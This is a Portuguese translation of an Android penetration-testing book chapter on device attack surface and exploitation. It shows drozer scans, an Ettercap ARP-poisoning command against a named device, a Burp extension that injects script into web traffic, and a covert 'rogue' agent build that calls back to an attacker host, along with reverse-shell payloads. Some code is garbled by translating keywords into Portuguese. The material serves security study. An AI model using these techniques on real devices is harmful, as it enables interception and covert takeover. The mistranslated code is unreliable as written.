Para obter mais informações sobre o projeto web intents e os parâmetros disponíveis, acesse <https://developer.chrome.com/multidevice/android/intents>. A implementação de web intents foi atacada no Mobile Pwn2Own 2013 ([consulte http://www.pwn2own.com/2013/11/local-japanese-team-exploits-mobile-applications-install-malware-samsung-galaxy-s4/](http://www.pwn2own.com/2013/11/local-japanese-team-exploits-mobile-applications-install-malware-samsung-galaxy-s4/)). A mesma equipe que realizou essa exploração criou uma análise interessante da implementação de intenções da Web em diferentes navegadores em <http://www.mbsd.jp/Whitepaper/IntentScheme.pdf>. Alguns navegadores, como o Chrome, limitam a invocação de atividades apenas àquelas que são BROWSABLE e não permitem que o componente seja definido explicitamente. No entanto, outros navegadores não impõem isso e qualquer atividade pode ser aberta com a intenção fornecida. Você pode ler sobre uma técnica que envolve seletores de intenção para contornar até mesmo essa restrição no Chrome em [http://developer.android.com/reference/android/content/Intent.html#setSelector\(android.content.Intent\)](http://developer.android.com/reference/android/content/Intent.html#setSelector(android.content.Intent)). Isso abre um enorme vetor de ataque para encontrar atividades que executam tarefas automaticamente em seu método `onCreate()` usando o pacote fornecido. Supondo que todos os navegadores corrijam a capacidade de invocar atividades arbitrárias e permitam apenas atividades BROWSABLE, ainda existe um vetor de ataque significativo.

Um módulo drozer em `scanner.activity.browsable` está disponível para localizar todas as atividades BROWSABLE em um dispositivo. Executá-lo em um Samsung Galaxy S5 revela o seguinte trecho de saída:

```
dz> executar scanner.activity.browsable  
...  
Pacote: com.sec.android.app.shealth URIs  
    invocáveis:  
        shealth://  
        com.sec.android.app.shealth.sleepmonitor://main  
Classes:  
    com.sec.android.app.shealth.SplashScreenActivity  
    com.sec.android.app.shealth.sleepmonitor.SleepMonitorActivity_Base  
...  
Pacote: com.vodafone.cloud URIs  
    invocáveis:  
        intenção://  
        http://vodafone.com/cloud (PATTERN_LITERAL)  
Classes:  
    com.newbay.syncdrive.android.ui.gui.activities.SplashLogoActivity  
...  
Pacote: com.sec.android.cloudagent URIs  
    invocáveis:  
        db-qp95n66cz21kx96://  
Classes:  
    com.dropbox.client2.android.AuthActivity  
...  
Pacote: com.sec.android.app.voicenote URIs  
    invocáveis:  
        sherif-activity://nuanceinfo  
Classes:  
    com.sec.android.app.voicenote.library.subactivity  
    .VNPolicyInfoActivity  
...  
Pacote: com.samsung.groupcast URIs  
    invocáveis:  
        groupplay://  
        http://gp.samsung.com  
        https://gp.samsung.com  
Classes: com.samsung.groupcast.application.start.StartActivity  
...  
Pacote: com.sec.enterprise.knox.cloudmdm.smdms URIs  
    invocáveis:
```

```

smdm://
Classes:
    .ui.LaunchActivity
...
Pacote: com.osp.app.signin URIs
    invocáveis:
        samsungaccount://MainPage
Classes:
    .AccountView

Pacote: com.sec.android.app.billing URIs
    invocáveis:
        APKUPReadersHub://
        APKUPLearningHub://
        APKUPMediaHub:// APKUPVideoHub://
        APKUPMusicHub://
        APKUPSamsungCloud://
        APKUPSamsungApps://
Classes: com.sec.android.app.billing.UnifiedPaymentPGActivity
...

```

Todas as atividades mostradas podem ser invocadas a partir do navegador da Web por um site arbitrário. Isso mostra um conjunto claro de possíveis vetores de ataque que alguém que procura encontrar vulnerabilidades nesse dispositivo poderia explorar. De fato, mais adiante neste capítulo, na seção "BROWSABLE URI Injection", exploramos uma vulnerabilidade na atividade que lida com o esquema `smdm://` URI.

### **Mecanismos de atualização personalizados**

Os aplicativos que possuem a permissão `INSTALL_PACKAGES` são imediatamente um alvo de alto valor e devem ser investigados. Esses aplicativos geralmente lidam com suas próprias atualizações em vez de fazê-lo por meio da Play Store. Os desenvolvedores dos fabricantes de dispositivos podem achar que é um incômodo para os usuários acessar a Play Store ou simplesmente achar que os mecanismos de atualização personalizados são mais fáceis de gerenciar por eles. Quaisquer que sejam os motivos, esses aplicativos podem conter vulnerabilidades que permitem a instalação arbitrária de pacotes. Investigue minuciosamente o código que instala um novo pacote para ver se existe um ponto de entrada externo nesse código que possa ser usado de forma abusiva.

Geralmente, quando esses aplicativos são iniciados, eles verificam se há uma atualização disponível em algum servidor da Web remoto. Se houver, o APK é baixado e instalado. O canal de comunicação usado para esse download é um aspecto crucial da segurança desse aplicativo. Se o download do novo APK for feito em texto não criptografado ou se o certificado SSL não for validado corretamente, um invasor poderá executar um ataque man-in-the-middle para substituir esse arquivo APK em trânsito. É improvável que um invasor tenha como alvo um indivíduo em uma rede sem fio e espere que ele abra um aplicativo vulnerável. No entanto, fazer isso em um aeroporto ou em um ponto de acesso sem fio movimentado em grande escala pode ser proveitoso.

### **Carregamento remoto de código**

O Android permite que os aplicativos carreguem novos códigos em tempo de execução usando a API Java Reflection. É possível carregar classes totalmente novas ou instanciar novos objetos e interagir com eles. Essa é a técnica que o drozer usa para interações entre o console e o agente.

Se os desenvolvedores de aplicativos usarem esses mecanismos, deverão estar cientes de onde estão carregando o novo código. Carregar um novo código de fontes remotas em um canal que não seja seguro é uma receita para permitir a execução remota de código.

Normalmente, os desenvolvedores usam a classe `DexClassLoader` para carregar novos códigos em seus aplicativos. O construtor dessa classe tem a seguinte aparência:

```
DexClassLoader (String dexPath, String dexOutputDir, String libPath,
ClassLoader parent)
```

Outro problema que é considerado uma vulnerabilidade local é o carregamento de classes especificadas pelo `dexPath` de um local no dispositivo que pode ser substituído por outros aplicativos. Além disso, `dexOutputDir` é um local

especificado pelo desenvolvedor onde o arquivo ODEX deve ser colocado. Se esse ODEX for substituído por uma versão mal-intencionada, quando o código for carregado novamente, o código do invasor também será carregado. Se houver outro vetor para substituir os arquivos ODEX que são carregados por um aplicativo e o aplicativo puder ser invocado (por exemplo, por meio de intenções da Web no navegador da Web), será possível executar o código remotamente.

## Visualizações da Web

O Capítulo 7 analisou os problemas que podem afetar as WebViews e chegou à conclusão de que o pior erro que um desenvolvedor pode cometer é carregar conteúdo por HTTP dentro de uma WebView. A combinação a seguir é uma receita para o desastre e permitiria que o aplicativo fosse explorado para execução de código no dispositivo usando o CVE-2012-6636:

- Usando um WebView
- Definição de uma interface JavaScript
- Carregamento de uma fonte de texto não criptografado ou com código de desvio de SSL
- Direcionamento para versões de API anteriores à 17 ou uso de uma versão do Android anterior à 4.2

Essa combinação é a base de dois dos ataques apresentados mais adiante neste capítulo. Um sinal de alerta para uma cadeia de vulnerabilidades possivelmente explorável em um dispositivo que está implementando uma loja de aplicativos personalizada é quando ele faz uso de um WebView. Se em algum momento você conseguir injetar seu próprio JavaScript nesse WebView, provavelmente conseguirá invocar a funcionalidade de instalação e instalar um pacote arbitrário.

## Serviços de escuta

Se você fizer uma varredura de portas em um dispositivo Android, é improvável que encontre alguma porta de escuta. Se encontrar, elas terão de ser mapeadas para o aplicativo que as possui a fim de interrogar a seção do código que manipula a rede. Para encontrar portas TCP em escuta em um dispositivo conectado ao seu computador, execute o seguinte comando:

```
$ adb shell netstat -antp | grep LISTEN
```

Por exemplo, quando você usa o servidor incorporado a partir do drozer, o resultado é o seguinte:

```
$ adb shell netstat -antp | grep LISTEN
tcp6          00 ::::31415           ::::*          OUVIR
```

Encontrar uma porta de escuta em um dispositivo é o cenário menos provável, mas um serviço de escuta pode ser invocado por meio de outra vulnerabilidade. A criação de portas de escuta no dispositivo também se torna mais provável quando o usuário usa funcionalidades como Android Beam, S-Beam, Bluetooth ou qualquer outra rede de área pessoal (PAN). Quando uma PAN é iniciada entre dois dispositivos, os serviços de escuta geralmente são iniciados para que as comunicações possam ocorrer pelo link. Aplicativos de mensagens Qualquer aplicativo que lide com dados de fontes externas é um possível ponto de entrada para ataques. Veja a seguir alguns exemplos de funcionalidades de mensagens que podem estar sujeitas a ataques:

- Serviço de mensagens curtas (SMS)
- Serviço de mensagens multimídia (MMS)
- Sistema de Alerta Móvel Comercial (CMAS)

## Clientes de e-mail

- Clientes de bate-papo

Os aplicativos que lidam com SMS, MMS ou CMAS recebidos podem conter elementos que são executados em código nativo (como análise de emoticons) ou manipulados por um aplicativo de terceiros. As mensagens teriam que ser rastreadas a partir de seu ponto de entrada no código por todas as rotas possíveis no código. Essa seria provavelmente uma tarefa infrutífera. Entretanto, ao longo dos anos, as pessoas encontraram vulnerabilidades no código mais antigo e confiável que existe. Portanto, as vulnerabilidades ainda podem ser descobertas nessa funcionalidade do Android.

Clientes de e-mail e de bate-papo de terceiros seriam fontes mais prováveis de vulnerabilidades. A descompilação

desses aplicativos e a realização de uma análise completa de acordo com o Capítulo 7 podem gerar muitas vulnerabilidades possíveis nesses aplicativos. Um vetor de ataque que me vem à mente é se um cliente de e-mail ou de bate-papo estivesse carregando

mensagens em um WebView. Isso certamente seria um comportamento interessante e poderia significar que o aplicativo está sujeito a ataques por meio de injeção de JavaScript ou de atributos mal configurados no WebView.

## Localização de vulnerabilidades locais

O Capítulo 7 explorou os vários tipos diferentes de vulnerabilidades que podem estar presentes em um aplicativo Android. Encontrar vulnerabilidades em aplicativos em um dispositivo não é diferente. No entanto, para economizar tempo, é necessário adotar uma abordagem automatizada mais rápida em vez da revisão manual.

Uma boa primeira etapa é fazer o download de todos os aplicativos instalados no dispositivo e convertê-los em código-fonte legível. Isso pode ser feito usando as técnicas de descompilação discutidas no Capítulo 6, na seção "Aplicativos de engenharia reversa". Em seguida, você pode fazer buscas simples usando o grep para identificar alguns dos principais problemas. O que você determina como "low-hanging fruit" varia de acordo com sua experiência na avaliação de dispositivos. No entanto, seria sensato priorizar a busca de vulnerabilidades de forma calculada.

Os módulos de scanner presentes no drozer podem ajudá-lo a identificar problemas com muito pouco esforço. Esses módulos são projetados para serem executados em um dispositivo inteiro de aplicativos de uma só vez para procurar um problema específico. Por exemplo, usar o módulo scanner.provider.injection para procurar injeção de SQL em todos os provedores de conteúdo em um tablet Nexus 7 revela o seguinte:

```
dz> run scanner.provider.injection
Verificação de com.android.backupconfirm...
Verificação de
com.android.packageinstaller...
Verificando com.android.providers.userdictionary...
Verificando com.android.providers.downloads.ui...
...
Não vulnerável: content://com.android.gmail.ui/
  content://com.google.android.libraries.social.stream.content
.StreamUris/activity_view/activity
  content://subscribedfeeds/deleted_feeds
...
Injeção em Projection:
  content://settings/system/notification_sound
  content://settings/system/ringtone
  content://settings/gservices
  content://settings/system/notification_sound/
  content://settings/gservices/
  content://com.google.settings/partner/
  content://settings/system/alarm_alert/
  content://com.google.settings/partner
  content://settings/system/ringtone/
  content://settings/system/alarm_alert
...
Injeção na seleção:
  content://com.android.bluetooth.opp/live_folders/received
  content://settings/gservices content://settings/gservices/
  content://com.google.settings/partner/
  content://com.google.settings/partner
  content://com.android.bluetooth.opp/live_folders/received/
```

Esses pontos de injeção não oferecem nenhuma vantagem significativa para um invasor, mas são suficientes para transmitir a escala de pesquisas que um módulo de scanner pode realizar para encontrar vulnerabilidades.

## Exploração de dispositivos

Deve ficar bem claro que muitas classes de vulnerabilidades podem ser descobertas e exploradas em um dispositivo Android. As vulnerabilidades podem ser classificadas em duas classes genéricas: remotas e locais.

Normalmente, uma *exploração remota* permite que um invasor ganhe uma posição no dispositivo de destino. O acesso pode ocorrer por meio de vários vetores de ataque, como explorações de software, ataques man-in-the-middle ou malware. Os ataques podem vir de qualquer uma das entradas em um dispositivo, que é um número cada vez maior de tecnologias. Sem fio padrão

A funcionalidade dos dispositivos inclui serviços de celular, Wi-Fi, NFC (Near Field Communication) e Bluetooth. Todos esses são caminhos de ataque válidos para que um invasor busque a exploração. Uma *exploração local* é aquela que já requer um ponto de apoio no dispositivo. As explorações desse tipo podem tentar aumentar os privilégios do código malicioso ou executar uma ação em um aplicativo que não foi planejada.

## Uso de ferramentas de ataque

Esta seção discute algumas ferramentas de ataque que serão úteis como conhecimento de base para o restante do capítulo. Essas ferramentas e suas funcionalidades serão o equivalente ao bisturi de um cirurgião para encontrar as rotas que um invasor pode seguir para comprometer um dispositivo.

### Ettercap

O Ettercap é o padrão de fato para a realização de ataques man-in-the-middle em uma rede. Ele inclui ferramentas para envenenamento de ARP, falsificação de DNS e muitas outras técnicas que permitem controlar o tráfego da vítima na mesma rede. A página do projeto está em <http://ettercap.github.io/ettercap/>. Para instalá-lo a partir dos repositórios do Ubuntu, você pode usar o seguinte comando:

```
$ sudo apt-get install ettercap-graphical
```

No entanto, os repositórios geralmente estão atrasados em relação à versão mais recente. Recomendamos que você compile a versão mais recente disponível na página do projeto a partir da fonte. Depois de fazer o download do tarball, instale as dependências necessárias de acordo com a documentação. Em seguida, abra o diretório de origem e execute a compilação do Ettercap:

```
$ cd ettercap-0.8.1
$ mkdir build
$ cd build
$ cmake ...
-- A identificação do compilador C é GNU 4.8.2
-- Verificar se o compilador C está funcionando: /usr/bin/cc
-- Verifica se o compilador C está funcionando: /usr/bin/cc -- funciona
-- Detectando informações de ABI do compilador C
-- Detectando informações de ABI do compilador C - concluído
-- Verificar se o sistema é big endian
-- Pesquisando um número inteiro de 16 bits
-- Procurando por sys/types.h
-- Procurando por sys/types.h - encontrado
-- Procurando por stdint.h
...
-- Procurando por strndup - encontrado
-- Encontrou LIBNET: /usr/lib/x86_64-linux-gnu/libnet.so
-- Encontrado PCRE: /usr/lib/x86_64-linux-gnu/libpcre.so
-- Executando o teste HAVE_MUTEX_RECURSIVE_NP
-- Executando o teste HAVE_MUTEX_RECURSIVE_NP - Sucesso
-- Encontrou o BISON: /usr/bin/bison (encontrou a versão "3.0.2")
-- Encontrou o FLEX: /usr/bin/flex (encontrou a versão "2.5.35")
-- Configurando feito
-- Geração de resultados
-- Os arquivos de compilação foram gravados em: /home/tyrone/ettercap-0.8.1/build
$ sudo make install
...
```

Uma compilação e uma instalação bem-sucedidas são tudo o que é necessário para começar a realizar ataques man-in-the-middle. Encontrar dispositivos Android em uma rede sem fio à qual você está conectado não é uma tarefa simples. Eles não têm atributos reais identificáveis em uma rede que permitam a fácil identificação de impressões digitais. Uma abordagem de melhor esforço seria procurar endereços MAC associados a fabricantes conhecidos por produzir dispositivos Android. No entanto, essa ainda é uma abordagem não ideal, pois nem todos os Identificadores Únicos Organizacionais (OUIs) são reconhecidos pelo nmap (consulte <http://nmap.org/>). O uso de uma varredura de ping com o nmap mostrará um mapeamento dos endereços MAC descobertos e seus fabricantes:

```
$ sudo nmap -sP 192.168.1.0/24
```

```
Iniciando o Nmap 6.40 ( http://nmap.org ) em 2014-11-08 16:52 SAST
Relatório de scan do Nmap para o roteador (192.168.1.1)
O host está ativo (latência de 0,0019s).
```

Endereço MAC: D4:CA:6D:AE:F8:76 (Routerboard.com)

...  
Relatório de varredura do Nmap para  
192.168.1.100 O host está ativo  
(latência de -0,065s).

Endereço MAC: 40:0E:85:56:62:C9 (Samsung Electro Mechanics co.)

...  
Relatório de varredura do Nmap para  
192.168.1.109 O host está ativo  
(latência de 0,033s).

Endereço MAC: 5C:0A:5B:53:AC:1F (Samsung Electro-mechanics CO.)

...  
Relatório de varredura do Nmap para  
192.168.1.117 O host está ativo  
(latência de -0,060s).

Endereço MAC: 30:85:A9:60:D2:A1 (computador Asustek)

...  
Nmap concluído: 256 endereços IP (13 hosts ativos) escaneados em 4,21 segundos

A rede mostrada aqui tem dois dispositivos Samsung e um tablet Nexus 7 fabricado pela Asus. Você pode usar o seguinte comando no Ettercap para interceptar a conexão entre o gateway de rede e o tablet Nexus 7:

```
$ sudo ettercap -i wlan0 -Tq -M ARP:remote /192.168.1.1/ /192.168.1.117/
```

```
ettercap 0.8.1 copyright 2001-2014 Equipe de desenvolvimento da Ettercap
```

Ouvindo:

```
eth0 -> 80:FA:5B:07:23:B3  
192.168.1.102/255.255.255.0  
fe80::82fa:5bff:fe07:23b3/64
```

A dissecação SSL precisa de um script 'redir\_command\_on' válido no arquivo etter.conf

Os privilégios caíram para o UID 0 GID 65534...

```
33 plug-ins  
42 dissecadores de protocolo  
57 portas monitoradas  
19839 impressão digital do  
fornecedor mac 1766 impressão  
digital do sistema operacional  
tcp  
2182 serviços conhecidos
```

Varredura de alvos mesclados (2 hosts)...

```
* |=====| 100.00 %
```

1 host adicionado à lista de hosts...

Vítimas de envenenamento por ARP:

```
GRUPO 1 : 192.168.1.1 D4:CA:6D:AE:F8:76
```

Começando a farejar unificado...

```
Interface somente de texto  
ativada... Pressione 'h' para  
obter ajuda inline
```



Não especificar a interface no Ettercap pode resultar em um erro que diz "FATAL: O envenenamento por ARP precisa de uma lista de hosts não vazia". Esse erro ocorre porque o Ettercap está tentando procurar hosts em uma interface que talvez não esteja sendo usada na rede de destino. Portanto, é recomendável sempre especificar uma interface.

Seguir essas etapas permite que você faça ARP spoof entre o gateway e o dispositivo em 192.168.1.117. Abrir um sniffer de pacotes, como o Wireshark, e capturar em "qualquer" interface revela todo o tráfego, inclusive o

proveniente do dispositivo vítima. Agora você pode manipular qualquer aspecto do tráfego desse dispositivo. Alguns plug-ins úteis vêm pré-instalados no Ettercap, como o DNS spoofing. A capacidade de manipular efetivamente outro usuário no mesmo

O tráfego da rede não é apenas uma habilidade essencial para um hacker do Android, mas também para qualquer testador de penetração de rede competente.

## Suite para arroto

Além de o Burp Suite ser a ferramenta de teste de aplicativos da Web de fato, ele também é uma ferramenta brilhante para ser usada na execução de um ataque man-in-the-middle. Após um ataque bem-sucedido de interceptação de tráfego contra um dispositivo, nós o usaremos para fazer proxy e visualizar o tráfego da Web. Se o tráfego de um dispositivo já estiver passando pelo seu computador, você poderá configurar regras de roteamento para redirecionar o tráfego para uma determinada porta por meio do proxy Burp.

## Configuração do Burp para interceptação de rede

Para configurar a interceptação do tráfego da Web destinado à porta 80, faça o seguinte:

1. Abra o Burp e vá para Proxy > Options.
2. Adicionar um novo ouvinte de proxy.
3. Na guia Binding (Vinculação), especifique a porta como 8080 e vincule-a a todas as interfaces.
4. Na guia Tratamento de solicitações, marque Suportar proxy invisível.
5. Na guia Certificate (Certificado), selecione Generate CA-Signed per-host Certificates (Gerar certificados assinados pela CA por host).

Agora o Burp está configurado corretamente para fazer proxy transparente do tráfego. Agora, use uma regra do iptables para redirecionar o tráfego de entrada que passa pelo computador destinado à porta 80 para o ouvinte do Burp na porta 8080. Você pode fazer isso da seguinte forma:

```
$ sudo iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 80 -j REDIRECT --to-port 8080
```

Agora você está fazendo proxy do tráfego HTTP de texto não criptografado desse dispositivo e visualizando-o na guia Histórico HTTP no Burp. Certifique-se de que o botão de interceptação esteja desativado no Burp; caso contrário, você estará impedindo que todo o tráfego da Web passe pelo Burp para o destinatário pretendido. Você pode usar o mesmo comando para enviar tráfego HTTPS para o Burp usando -- dport 443 em vez de --dport 80. No entanto, o usuário receberá avisos de certificado ao navegar em sites HTTPS. A validação SSL também falhará nos aplicativos, a menos que o desenvolvedor tenha convenientemente anulado essas verificações. Em geral, o recebimento de avisos de certificado faz com que o usuário fique mais desconfiado e pode resultar em sua desconexão da rede.

## Uso de extensões do Burp

O Burp permite que um hacker veja todo o tráfego da Web proveniente de um dispositivo ao realizar um ataque man-in-the-middle. A combinação disso com as extensões personalizadas do Burp significa que ele é a ferramenta de ataque perfeita para manipular o tráfego da Web de e para um servidor. Muitos dos ataques apresentados posteriormente na seção "Man-in-the-Middle Exploits" dependem da capacidade de injetar novo conteúdo no fluxo HTTP de um aplicativo. Para nos preparamos para isso, criaremos um exemplo de extensão Burp que injeta um alert() JavaScript nas páginas HTML recebidas em tempo real.

O Burp deve ser configurado corretamente para poder manipular os módulos Python. A guia Extender no Burp, em Options, tem uma seção chamada Python Environment. O uso de extensões Python no Burp requer que o JAR autônomo do Jython seja especificado. Você pode baixá-lo em <http://www.jython.org/downloads.html>. Lembre-se de baixar a versão Standalone JAR do Jython. Após o download, aponte o Burp para o local do JAR na seção Python Environment do Burp. As extensões Python podem ser usadas no Burp. Um módulo básico chamado `inject.py` que injeta um alerta JavaScript na resposta HTTP é mostrado aqui com comentários em linha:

```
from burp import IBurpExtender, IHttpListener class BurpExtender(IBurpExtender, IHttpListener): def registerExtenderCallbacks(self, callbacks):    # Disponibilizar callbacks para toda a classe self._callbacks = callbacks    # Disponibilizar os auxiliares para toda a classe
```

```
self._helpers = callbacks.getHelpers()
```

```

# Definir nome
callbacks.setExtensionName("Injetar alerta JavaScript")

# Registro do ouvinte HTTP
callbacks.registerHttpListener(self)

retorno

def processHttpMessage(self, toolFlag, messageIsRequest,
messageInfo):

    # Processar respostas
    somente se não for
    messageIsRequest:

        # Obter resposta
        response = messageInfo.getResponse() responseStr
        = self._callbacks.getHelpers()
            .bytesToString(response)
        responseParsed = self._helpers.analyzeResponse(response)
        body = responseStr[responseParsed.getBodyOffset():] headers
        = responseParsed.getHeaders()

        # Injete <script> em <head> changedBody =
        body.replace("<head>",
                    "<head><script>alert('w00t')</script>")
        changedBodyBytes = self._callbacks.getHelpers()
            .stringToBytes(changedBody)
        httpResponse = self._callbacks.getHelpers()
            .buildHttpMessage(headers, changedBodyBytes);

        # Defina a resposta se o corpo for alterado e alerte
        se body != changedBody:
            messageInfo.setResponse(httpResponse)
            self._callbacks.issueAlert("JavaScript injetado!")

```

Você pode carregar esse módulo acessando a guia Extender e adicionando o módulo. Toda vez que um alerta é injetado na resposta HTTP, uma entrada de registro é adicionada na guia Alertas dentro do Burp. Você fará uso extensivo das extensões do Burp, portanto, é melhor mexer nelas para entender como funcionam.

## **drozer**

O drozer oferece recursos para ajudar a comprometer dispositivos remotamente, por meio da exploração de aplicativos no dispositivo ou da execução de ataques que envolvem um grau de engenharia social. O drozer fornece uma estrutura para o compartilhamento de explorações e a reutilização de cargas úteis de alta qualidade. Ele também permite o compartilhamento de módulos pós-exploração por meio de um repositório central on-line.

Até agora, você provavelmente tem executado o drozer no "modo direto", no qual executa o servidor incorporado do agente e se conecta diretamente ao dispositivo. Esse agente também tinha uma única permissão: INTERNET. O drozer suporta outro modo de operação denominado "modo de infraestrutura". No modo de infraestrutura, você executa um servidor drozer na sua rede ou na Internet que fornece um ponto de encontro para seus consoles e agentes e roteia as sessões entre eles. Esse modo de operação é mais útil quando você está implementando uma carga útil em um dispositivo remoto que deve se conectar novamente ao seu servidor.

Aqui estão todos os subcomandos disponíveis ao executar o drozer:

```

$ drozer
uso: drozer [COMMAND]

Execute `drozer [COMMAND] --help` para obter mais informações de

uso. Comandos:
    console iniciar o drozer módulo do
    console gerenciar módulos do
    drozer servidor iniciar um
    servidor drozer
    ssl gerenciar drozer Exploração de material de
    chave SSL gerar uma exploração para implantar o
    drozer
    agente criar drozer personalizado Agentes
    carga útil gerar cargas úteis para implantar o
    drozer

```

## Usando o servidor

Você pode iniciar um servidor drozer simplesmente executando o seguinte:

```
$ drozer server start  
Iniciando o drozer Server, escutando em 0.0.0.0:31415
```

Para alterar a porta de escuta padrão, acrescente `--port <port>` ao comando. O servidor drozer é o ponto central de contato para qualquer carga útil e, portanto, precisa ser multifacetado. Ele pode falar muitos protocolos, dependendo do código que se conecta a ele; por exemplo:

- **drozerp** - Se um agente drozer se conectar, ele usará o protocolo binário personalizado do drozer.
- **HTTP** - Se um navegador da Web se conecta, ele fornece recursos como um servidor da Web padrão.
- **Bytestream** - Se um byte é enviado no início de uma transmissão, ele transmite um recurso configurável em resposta.
- Servidor **de shell** - se um "S" for enviado como o primeiro byte, a conexão será salva como um shell que o invasor poderá usar.

O fluxo de exploração com o drozer faz uso intenso desse servidor, desde a hospedagem dos recursos necessários para comprometer um dispositivo com sucesso até a captura de todos os tipos de conexões reversas após a exploração ter sido bem-sucedida. O código do servidor Web HTTP dentro do servidor drozer também tem uma série de outros recursos, como:

- **Verificação de agente de usuário** - Isso bloqueia a resposta de um recurso da Web apenas para agentes de usuário correspondentes.
- **Tipos MIME configuráveis** - os recursos **da Web** podem ser definidos com um determinado tipo MIME.
- **Cabeçalhos de servidor personalizados** - As respostas sobre recursos da Web podem incluir cabeçalhos de servidor personalizados.
- **Curingas de caminho de recurso** - Use curingas ao especificar um caminho de recurso para obter o máximo de flexibilidade.
- **Contadores de caminhos de recursos** - Isso permite que a carga útil da exploração recupere quantas vezes um determinado recurso foi baixado do servidor.

## Agentes desonestos

Os capítulos anteriores se concentraram no uso do drozer como uma ferramenta de avaliação, o que exigia que o agente tivesse permissões mínimas. Os requisitos para uma carga útil de exploração são um pouco diferentes. Algumas das principais diferenças entre um agente drozer padrão e seu agente desonesto mais obscuro são as seguintes:

- Os agentes desonestos não têm uma atividade principal. Portanto, não há um ícone de inicialização para eles.
- Seu rótulo de aplicativo é "sysplug-in" e não "drozer agent". Isso ocorre para que, ao ser instalado, não seja óbvio o que ele é.
- Por padrão, os agentes nocivos solicitam muitas permissões. Isso é feito para que, ao ser instalado em um dispositivo, ele possa realizar a pós-exploração sem impedimentos.

Para criar um agente drozer desonesto que se conecte novamente a 192.168.1.112 na porta 80, você pode usar o seguinte comando:

```
$ drozer agent build --rogue --server 192.168.1.112:80  
Concluído: /tmp/tmpgm4hq7/agent.apk
```

Um agente nocivo precisa ser invocado pelo exploit que o instalou. Ele não tem um ícone de inicialização e, portanto, o usuário não pode invocá-lo. Eles podem ser invocados com um dos seguintes métodos, dependendo do dispositivo:

- Iniciando o serviço em `com.mwr.dz/.Agent`
- Iniciar a atividade exibindo `pwn://` em um navegador
- Envio de uma transmissão com uma ação de `com.mwr.dz.PWN`

## Explorações incorporadas

As explorações do drozer são módulos que, de alguma forma, permitem que você obtenha a execução de código em um dispositivo. Para obter uma lista de todas as explorações disponíveis dentro do drozer, execute o seguinte comando:

\$ drozer exploit list

Os módulos de exploração são aqueles que especificam o seguinte atributo em seu código:

```
module_type="exploit"
```

Isso torna o módulo disponível fora do console do drozer e disponível na lista de explorações do drozer. Isso fornece uma separação lógica entre os módulos que podem ser executados quando o acesso foi obtido em um dispositivo e aqueles que podem ser usados para obter a execução do código em um dispositivo. Usamos amplamente os exploits neste capítulo e explicamos seu uso nas seções apropriadas.

## Uso de cargas úteis padrão

As cargas úteis do drozer são os comandos brutos ou o código do shell que você pode incorporar em uma exploração para integrar-se ao fluxo de exploração do drozer. As seguintes cargas úteis estavam disponíveis no momento em que este artigo foi escrito:

```
$ lista de carga útil do drozer
shell.reverse_tcp.armeabiEstabelecer    um Shell TCP reverso (ARMEABI)
weasel.reverse_tcp.armeabi weasel por meio de um Shell TCP reverso (ARMEABI)
weasel.shell.armeabiImplantar o weasel, por meio de um conjunto de Shell
comandos (ARMEABI)
```

Ao escolher uma carga útil, é uma boa prática usar o weasel, a carga útil multiuso do drozer. O Weasel tenta automaticamente obter o máximo de vantagem em um dispositivo e configurar o aplicativo explorado para se conectar novamente ao servidor drozer. O Weasel tenta várias técnicas para executar um agente drozer após a exploração ter ocorrido:

- Se você tiver explorado um aplicativo privilegiado, o weasel tentará instalar um APK de agente nocivo completo e iniciá-lo.
- O Weasel executa uma técnica que substitui o processo em execução por um agente drozer (no formato JAR) usando o binário `app_process` presente nos dispositivos Android. Esse método faz com que o agente drozer perca o contexto. As consequências disso são mostradas nas seções relevantes no restante do capítulo. Esse agente sem Contexto é chamado de *agente limitado*.
- O Weasel também fornece uma conexão normal de shell reverso de volta ao servidor drozer, caso as outras técnicas tenham falhado. Obter uma sessão do drozer é muito melhor do que obter um shell normal, devido a todas as funcionalidades adicionais que ele oferece.

Às vezes, a Weasel pode não conseguir carregar um agente limitado usando o método `app_process` porque essa técnica é muito sensível à definição correta das variáveis de ambiente, especialmente a variável `BOOTCLASSPATH`. Na maioria das vezes em que a Weasel é carregada, a técnica de exploração usada destruiu as variáveis de ambiente do processo e, portanto, a Weasel precisa fazer algumas suposições para reconstruir o `BOOTCLASSPATH`. Esse método também não permite que o agente obtenha o contexto do aplicativo explorado, o que limita o acesso aos recursos padrão do Android.

## Extensão MitM Helper para Burp

A execução de um ataque man-in-the-middle, conforme apresentado anteriormente neste capítulo, é um método poderoso para comprometer os aplicativos. Para ajudar a integrar melhor o drozer nesse processo, foi criada uma extensão Burp para executar tarefas comuns de ataque. Ela está localizada dentro do diretório do drozer instalado: `/src/drozer/lib/scripts/mitm-helper.py`. Para carregá-lo, acesse o botão Extensions > Add (Extensões > Adicionar) e selecione o arquivo. Essa extensão depende de o Jython estar configurado corretamente na guia Extender > Options (Opções). Exploraremos o uso dessa extensão na seção "Man-in-the-Middle Exploits", mais adiante neste capítulo.

## Explicação dos níveis de privilégio

Antes de se aprofundar na exploração de dispositivos, é útil saber que tipo de acesso um invasor pode obter nos dispositivos e que nível de privilégio está associado a esse acesso.

## Aplicativo fora do sistema sem contexto

A demonstração clássica de invasão do Android mostrada na Internet consiste em visitar um site e um invasor obter

acesso ao shell de um dispositivo. Com esse acesso, ele obtém o nível de privilégio do aplicativo comprometido e pode

navegar no sistema de arquivos no contexto do usuário do navegador. Esse nível de acesso não permite que o invasor invoque a funcionalidade no sistema operacional que usa qualquer biblioteca Java. Isso significa que, se o aplicativo comprometido tiver recebido a permissão `READ_SMS`, o invasor não terá acesso aos provedores de conteúdo associados porque não poderá criar e invocar nenhum código Java da classe `Context`. As permissões que mapeiam diretamente o UID do aplicativo como parte de um grupo (por exemplo, `READ_EXTERNAL_STORAGE`) permitirão que o invasor acesse o cartão SD porque isso está dentro das restrições de um shell do Linux. Normalmente, os aplicativos que não são do sistema não têm a capacidade de instalar pacotes adicionais, a menos que o aplicativo comprometido tenha a permissão `INSTALL_PACKAGES`. Se esse for o caso, o invasor poderá usar o `pm install` para instalar um pacote malicioso completo do Android.

